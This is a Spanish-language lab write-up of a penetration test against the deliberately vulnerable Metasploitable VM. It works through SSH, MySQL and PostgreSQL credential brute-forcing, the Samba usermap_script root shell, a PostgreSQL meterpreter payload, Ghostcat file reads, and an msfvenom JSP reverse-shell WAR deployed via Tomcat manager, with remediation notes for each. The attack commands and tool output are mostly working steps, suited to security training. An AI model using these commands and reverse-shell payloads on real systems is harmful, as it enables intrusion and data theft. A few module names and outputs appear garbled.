

Metasploitable

OpenSSH 4.7p1 Debian 8ubuntu1 - protocol 2.0

- Credenciales débiles o por defecto.
Permite la obtención de una Shell remota.
- Por medio de nmap se detecta en el **puerto 22** el servicio OpenSSH.

nmap -sC -sV -Pn -oA meta_scan 192.168.80.131

22	tcp	open	ssh	syn-ack	OpenSSH	4.7p1 Debian 8ubuntu1	protocol 2.0
----	-----	------	-----	---------	---------	-----------------------	--------------

El proceso de explotación por medio de fuerza bruta se puede realizar con hydra o metasploit.

En el caso de hydra, utilizar una lista de usuarios y passwords, para descubrir las credenciales correctas.

```
hydra -t4 -L ~/Desktop/user.txt -P ~/Desktop/pass.txt -vV 192.168.80.131 ssh
[22][ssh] host: 192.168.80.131 login: msfadmin password: msfadmin
```

Con las credenciales obtenidas conectar por medio de ssh al servidor y obtener una Shell remota con privilegios de administrador.

```
msf6 ssh msfadmin@192.168.80.131
msfadmin@192.168.80.131's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Sun Feb 13 20:33:28 2022 from 192.168.80.129
msfadmin@metasploitable:~$ id
uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugin),107(fuse),111(lpadmin),112(admin),119(sambashare),1000(msfadmin)
msfadmin@metasploitable:~$
```

Por medio de metasploit, iniciar la consola con el comando **msfconsole**.

Buscar la vulnerabilidad, ssh login.

```
msf6 > search ssh login

Matching Modules

#  Name                                                                 Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/http/cisco_firepower_login                       2016-02-09      normal No      Cisco Firepower Management Console 6.0 Login
1  auxiliary/scanner/ssh/apache_karaf_command_execution              2016-02-09      normal No      Apache Karaf Default Credentials Command Execution
2  auxiliary/scanner/ssh/cerberus_sftp_enumusers                     2014-05-27      normal No      Cerberus FTP Server SFTP Username Enumeration
3  auxiliary/scanner/ssh/karaf_login                                  2016-02-09      normal No      Apache Karaf Login Utility
4  auxiliary/scanner/ssh/ssh_login                                    2016-02-09      normal No      SSH Login Check Scanner
5  auxiliary/scanner/ssh/ssh_login_pubkey                             2016-02-09      normal No      SSH Public Key Login Scanner
6  exploit/linux/http/alienvault_exec                                 2017-01-31      excellent Yes     AlienVault OSSIM/USM Remote Code Execution
7  exploit/linux/ssh/cisco_ucs_scpuser                               2019-08-21      excellent No      Cisco UCS Director default scpuser password
8  exploit/linux/ssh/symantec_smg_ssh                                 2012-08-27      excellent No      Symantec Messaging Gateway 9.5 Default SSH Password Vulnerability
9  exploit/unix/ssh/array_vxag_vapv_privkey_privesc                  2014-02-03      excellent Yes     Array Networks vAPV and vxAG Private Key Privilege Escalation Code Execution
10 exploit/unix/ssh/tectia_passwd_changereq                          2012-12-01      excellent Yes     Tectia SSH USERAUTH Change Request Password Reset Vulnerability
11 post/linux/manage/ssh_key_persistence                             2012-12-01      excellent No      SSH Key Persistence
12 post/windows/gather/credentials/mremote                           normal         No      Windows Gather mRemote Saved Password Extraction
13 post/windows/manage/ssh_key_persistence                           good           No      SSH Key Persistence
```

Para este ataque utilizar auxiliary/scanner/ssh/ssh_login, por lo que se introduce el comando **> use 4**.

Configurar los parámetros para realizar el ataque, para comprobar cuales son utilizar **show options**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):



| Name             | Current Setting | Required | Description                                                                        |
|------------------|-----------------|----------|------------------------------------------------------------------------------------|
| BLANK_PASSWORDS  | false           | no       | Try blank passwords for all users                                                  |
| BRUTEFORCE_SPEED | 5               | yes      | How fast to bruteforce, from 0 to 5                                                |
| DB_ALL_CREDS     | false           | no       | Try each user/password couple stored in the current database                       |
| DB_ALL_PASS      | false           | no       | Add all passwords in the current database to the list                              |
| DB_ALL_USERS     | false           | no       | Add all users in the current database to the list                                  |
| PASSWORD         |                 | no       | A specific password to authenticate with                                           |
| PASS_FILE        |                 | no       | File containing passwords, one per line                                            |
| RHOSTS           |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT            | 22              | yes      | The target port                                                                    |
| STOP_ON_SUCCESS  | false           | yes      | Stop guessing when a credential works for a host                                   |
| THREADS          | 1               | yes      | The number of concurrent threads (max one per host)                                |
| USERNAME         |                 | no       | A specific username to authenticate as                                             |
| USERPASS_FILE    |                 | no       | File containing users and passwords separated by space, one pair per line          |
| USER_AS_PASS     | false           | no       | Try the username as the password for all users                                     |
| USER_FILE        |                 | no       | File containing usernames, one per line                                            |
| VERBOSE          | false           | yes      | Whether to print output for all attempts                                           |


```

set RHOSTS 192.168.80.131 (IP del servidor)

set USERPASS_FILE Desktop/credentials.txt (Se observa que para la lista que se ha de incluir nombre de usuario y password, separados por un espacio en la misma línea)

Iniciar el ataque por medio de **exploit** o **run**.

```
msf6 auxiliary(scanner/ssh/ssh_login) > exploit

[*] 192.168.80.131:22 - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),113(sambashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:56:00 UTC 2008 1686 GNU/Linux '
[*] Command shell session 1 opened (192.168.80.129:43205 -> 192.168.80.131:22) at 2022-02-28 07:50:12 -0500
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Devuelve las credenciales que han funcionado.

- Soluciones, instalar la ultima actualización y usar credenciales fuertes.

Samba smbd 3.x - 4.x

- Esta versión de Samba permite la utilización del script “username map”. Un atacante es capaz de conectar por medio de una sesión SMB utilizando como username metacaracteres de shell, lo que permite la ejecución remota de comandos.
 - Impacto, critico.
- Se encuentra por medio de **nmap**, en los **puertos 139 y 445**.
- Abrir la consola de metasploit, por medio del comando **msfconsole**.
- Para explotar esta vulnerabilidad usar **multi/samba/usermap_script**.

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):



| Name   | Current Setting | Required | Description                                                                        |
|--------|-----------------|----------|------------------------------------------------------------------------------------|
| RHOSTS |                 | yes      | The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>' |
| RPORT  | 139             | yes      | The target port (TCP)                                                              |



Payload options (cmd/unix/reverse_netcat):



| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.80.129  | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



Protocol: 10
Version: 5.0.51a-Jobuntu5
Thread ID: 17
Capabilities flags: 43504
Some Capabilities: SupportsAuth, SupportsTransactions, SupportsCompression, ConnectWithDatabase, SwitchToSSL
```

Introducir la IP de la máquina, **set RHOSTS 192.168.80.131** y ejecutar.

Conseguida una Shell con privilegios de administrador.

```
[*] Started reverse TCP handler on 192.168.80.129:4444
[*] Command shell session 1 opened (192.168.80.129:4444 → 192.168.80.131:50917) at 2022-03-07 13:48:48 -0500

id
uid=0(root) gid=0(root)
```

- Soluciones, actualizar a la última versión de Samba.

MySQL 5.0.51a-3ubuntu5

- Vulnerable a ejecución remota de código no especificado.
Un atacante puede ejecutar código arbitrario dentro de la aplicación.
- Impacto, alto.
- Por medio de nmap se descubre en el **puerto 3306** el servicio MySQL.

3306/tcp	open	mysql	syn-ack	MySQL	5.0.51a-3ubuntu5
mysql-info		Protocol: 10 Version: 5.0.51a-3ubuntu5 Thread ID: 17 Capabilities flags: 43564 Some Capabilities: Support41Auth, SupportsTransactions, SupportsCompression, ConnectWithDatabase, SwitchToSSLAfterHandshake, Speaks41ProtocolNew, LongColumnFlag Status: Autocommit Salt: VnEDo6B(\$>Mlc7+la%0c			

Proceder a realizar un ataque por medio de nmap, **nmap --script=mysql-brute -p 3306 198.168.80.131**, pero parece ser que hay un firewall que lo bloquea.

```
PORT      STATE      SERVICE
3306/tcp  filtered  mysql
```

Por lo tanto, intentar el ataque por medio de **Hydra**.

hydra -L ~/Desktop/users.txt -P ~/Desktop/password.txt 192.168.80.131 mysql

```
[DATA] attacking mysql://192.168.80.131:3306/
[3306][mysql] host: 192.168.80.131  login: root  password: root
[3306][mysql] host: 192.168.80.131  password: root
1 of 1 target successfully completed, 2 valid passwords found
```

Una vez conseguidas las credenciales, conectarse a la base de datos.

```
(root@kali)-[~]
# mysql -h 192.168.80.131 -u root -proot 1 x
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 15417
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement .

MySQL [(none)]> SELECT User, Host, Password FROM mysql.user;
+-----+-----+-----+
| User          | Host          | Password                                     |
+-----+-----+-----+
| root          | localhost     | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B |
| root          | ubuntu804-base | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B |
| root          | 127.0.0.1     | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B |
|               | localhost     |                                             |
|               | ubuntu804-base |                                             |
| debian-sys-maint | localhost     | *E07F0A7CCC0044345116513C989F45663C1F8347 |
| root          | %             | *81F5E21E35407D884A6CD4A731AEBFB6AF209E1B |
+-----+-----+-----+
7 rows in set (0.004 sec)

MySQL [(none)]> 
```

- Soluciones, mantener MySQL actualizado a la última versión.

PostgreSQL DB 8.3.0 - 8.3.7

- Vulnerabilidad de inyección CRLF en pg_dump.
Los atacantes pueden ejecutar comandos arbitrarios de SQL a través de un archivo manipulado que contiene nombres de objeto con nuevas líneas, las cuales se insertan en un script SQL al restaurar la base de datos.
- Impacto, critico.
- Localizado por medio de nmap en el **puerto 5432**.

5432|tcp|open|postgresql|syn-ack|PostgreSQL DB|8.3.0 - 8.3.7

Buscar en metasploit postgresql y utilizar **/scanner/postgres/postgres_login**.

```
msf6 auxiliary(scanner/postgres/postgres_login) > show options
Module options (auxiliary/scanner/postgres/postgres_login):
```

Name	Current Setting	Required	Description
BLANK_PASSWORDS	false	no	Try blank passwords for all users
BRUTEFORCE_SPEED	5	yes	How fast to bruteforce, from 0 to 5
DATABASE	template1	yes	The database to authenticate against
DB_ALL_CREDS	false	no	Try each user/password couple stored in the current database
DB_ALL_PASS	false	no	Add all passwords in the current database to the list
DB_ALL_USERS	false	no	Add all users in the current database to the list
PASSWORD		no	A specific password to authenticate with
PASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_pass.txt	no	File containing passwords, one per line
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	5432	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_userpass.txt	no	File containing (space-separated) users and passwords, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE	/usr/share/metasploit-framework/data/wordlists/postgres_default_user.txt	no	File containing users, one per line
VERBOSE	true	yes	Whether to print output for all attempts

```
msf6 auxiliary(scanner/postgres/postgres_login) > set BLANK_PASSWORDS true
```

Establecer las opciones:

```
set RHOSTS 192.168.80.131
set BLANK_PASSWORDS true
run
```

```
msf6 auxiliary(scanner/postgres/postgres_login) > run

[!] No active DB -- Credential data will not be saved!
[-] 192.168.80.131:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :password@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: :admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: postgres:@template1 (Incorrect: Invalid username or password)
[+] 192.168.80.131:5432 - Login Successful: postgres:postgres@template1
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: scott:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:tiger@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:postgres@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:admin@template1 (Incorrect: Invalid username or password)
[-] 192.168.80.131:5432 - LOGIN FAILED: admin:password@template1 (Incorrect: Invalid username or password)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Encontradas las credenciales > **postgres/postgres**

Usar el módulo **auxiliary/admin/postgres/postgres_sql**.

```
msf6 auxiliary(admin/postgres/postgres_sql) > show options
Module options (auxiliary/admin/postgres/postgres_sql):
```

Name	Current Setting	Required	Description
DATABASE	template1	yes	The database to authenticate against
PASSWORD	postgres	no	The password for the specified username. Leave blank for a random password.
RETURN_ROWSET	true	no	Set to true to see query result sets
RHOSTS	192.168.80.131	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	5432	yes	The target port
SQL	select datname from pg_database;	no	The SQL query to execute
USERNAME	postgres	yes	The username to authenticate as
VERBOSE	false	no	Enable verbose output

```
set RHOSTS 192.168.80.131
set PASSWORD postgres
set USERNAME postgres
set SQL select datname from pg_database; (para mostrar las
bases de datos)
```

Se logea y adquieren los nombres de las bases de datos.

```
msf6 auxiliary(admin/postgres/postgres_sql) > run
[*] Running module against 192.168.80.131

Query Text: 'select datname from pg_database;'

-----
datname
-----
postgres
template0
template1

[*] Auxiliary module execution completed
```

Poceder a subir el archivo malicioso que proporcione una Shell.

Para ello utilizar primero el módulo **admin/postgres/postgres_readfile**, Esto permite comprobar que es posible realizar el ataque.

```
msf6 auxiliary(admin/postgres/postgres_readfile) > show options
Module options (auxiliary/admin/postgres/postgres_readfile):

  Name      Current Setting  Required  Description
  ---      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RFILE     /etc/passwd      yes       The remote file
  RHOSTS    192.168.80.131  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

msf6 auxiliary(admin/postgres/postgres_readfile) > set RHOSTS 192.168.80.131
RHOSTS => 192.168.80.131
```

Permite la creación y lectura del archivo.

```
[+] 192.168.80.131:5432 Postgres - /etc/passwd saved in /root/.msf4/loot/20220311143308_default_192.168.80.131_postgres.file_254984.txt
```

Usar el módulo **exploit/linux/postgres/postgres_payload**.

```
msf6 exploit(linux/postgres/postgres_payload) > show options
Module options (exploit/linux/postgres/postgres_payload):

  Name      Current Setting  Required  Description
  ---      -
  DATABASE  template1        yes       The database to authenticate against
  PASSWORD  postgres         no        The password for the specified username. Leave blank for a random password.
  RHOSTS    192.168.80.131  yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     5432             yes       The target port
  USERNAME  postgres         yes       The username to authenticate as
  VERBOSE   false            no        Enable verbose output

Payload options (linux/x86/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.80.129  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  ---
  0    Linux x86
```

set RHOSTS 192.168.80.131

Conseguido meterpreter, utilizar comando **Shell**.

```
meterpreter > shell
Process 32744 created.
Channel 1 created.
ls
PG_VERSION
base
global
pg_clog
pg_multixact
pg_subtrans
pg_tblspc
pg_twophase
pg_xlog
postmaster.opts
postmaster.pid
root.crt
server.crt
server.key
id
uid=108(postgres) gid=117(postgres) groups=114(ssl-cert),117(postgres)
```


- Soluciones, actualizar a la última versión.

Apache Jserv v1.3

- Conocida como **Ghostcat**. Esta vulnerabilidad permite la lectura los archivos de configuración y código de aplicaciones desplegadas en Tomcat.
- Impacto, critico.
- Encontrado por medio de nmap en el **puerto 8009**.
Para la explotación se ha usado la herramienta **AjpShooter**.
(<https://github.com/00theway/Ghostcat-CNVD-2020-10487>)

Utilizado el comando:

python3 ajpShooter.py http://192.168.80.131:8080/ 8009 /WEB-INF/web.xml read



Utilizar dirb para buscar posibles directorios.

dirb <http://192.168.80.131:8180> /usr/share/wordlists/dirb/big.txt -r

```
GENERATED WORDS: 20458

— Scanning URL: http://192.168.80.131:8180/ —
⇒ DIRECTORY: http://192.168.80.131:8180/WEB-INF/
⇒ DIRECTORY: http://192.168.80.131:8180/admin/
+ http://192.168.80.131:8180/favicon.ico (CODE:200|SIZE:21630)
⇒ DIRECTORY: http://192.168.80.131:8180/jsp-examples/
⇒ DIRECTORY: http://192.168.80.131:8180/manager/
⇒ DIRECTORY: http://192.168.80.131:8180/servlets-examples/
⇒ DIRECTORY: http://192.168.80.131:8180/tomcat-docs/
+ http://192.168.80.131:8180/webdav (CODE:200|SIZE:1775)
```

Utilizar nikto para un escaneo de posibles vulnerabilidades en la aplicación.

nikto -h <https://192.168.80.131:8180>

```
+ OSVDB-3092: /admin/: This might be interesting...
+ OSVDB-3233: /tomcat-docs/index.html: Default Apache Tomcat documentation found.
+ OSVDB-3233: /manager/html-manager-howto.html: Tomcat documentation found.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ OSVDB-3092: /webdav/index.html: WebDAV support is enabled.
+ OSVDB-3233: /jsp-examples/: Apache Java Server Pages documentation.
+ /admin/account.html: Admin login page/section found.
+ /admin/controlpanel.html: Admin login page/section found.
+ /admin/cp.html: Admin login page/section found.
+ /admin/index.html: Admin login page/section found.
+ /admin/login.html: Admin login page/section found.
+ /servlets-examples/: Tomcat servlets examples are visible.
+ Default account found for 'Tomcat Manager Application' at /manager/html (ID 'tomcat', PW 'tomcat'). Apache Tomcat.
+ /manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /host-manager/html: Tomcat Manager / Host Manager interface found (pass protected)
+ /manager/status: Tomcat Server Status interface found (pass protected)
+ /admin/login.jsp: Tomcat Server Administration interface found
```

Encontradas credenciales por defecto, user: tomcat / password: tomcat.

Utilizando las credenciales es posible hacer login en el apartado de manager.

Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	13	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	3	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Se observa que es posible subir archivos war a la aplicación.

Select WAR file to upload No file selected.

Para aprovecharse de esto, se crea un archivo de reverse Shell con msfvenom.

```
# msfvenom -p java/jsp_shell_reverse_tcp LHOST=192.168.80.129 LPORT=443 -f war > shell.war
Payload size: 1110 bytes
Final size of war file: 1110 bytes
```

Se sube el archivo a la web y se comprueba que aparece listado.

Applications				
Path	Display Name	Running	Sessions	Commands
/	Welcome to Tomcat	true	0	Start Stop Reload Undeploy
/admin	Tomcat Administration Application	true	0	Start Stop Reload Undeploy
/balancer	Tomcat Simple Load Balancer Example App	true	0	Start Stop Reload Undeploy
/host-manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/jsp-examples	JSP 2.0 Examples	true	0	Start Stop Reload Undeploy
/manager	Tomcat Manager Application	true	0	Start Stop Reload Undeploy
/servlets-examples	Servlet 2.4 Examples	true	0	Start Stop Reload Undeploy
/shell		true	0	Start Stop Reload Undeploy
/tomcat-docs	Tomcat Documentation	true	0	Start Stop Reload Undeploy
/webdav	Webdav Content Management	true	0	Start Stop Reload Undeploy

Poner en escucha en el puerto 443 con netcat en nuestra máquina y hacer click en el archivo shell.

```
nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.80.129] from (UNKNOWN) [192.168.80.131] 47577
id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
opt
proc
```

- Soluciones, actualizar a la última versión y no utilizar credenciales por defecto.

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- El solucionador de DNS remoto no utiliza puertos aleatorios cuando realiza consultas a servidores DNS de terceros. Un atacante remoto no autenticado puede explotar este fallo para envenenar el servidor DNS y desviar el tráfico a otros sitios maliciosos.
- Impacto, crítico.
- No he sido capaz de explotar esta vulnerabilidad con éxito.
He intentado utilizar metasploit con el módulo **auxiliary/spoof/bns/bailicked_domain**
- Soluciones, actualizar el DNS a una versión segura o actualización que parchee la vulnerabilidad.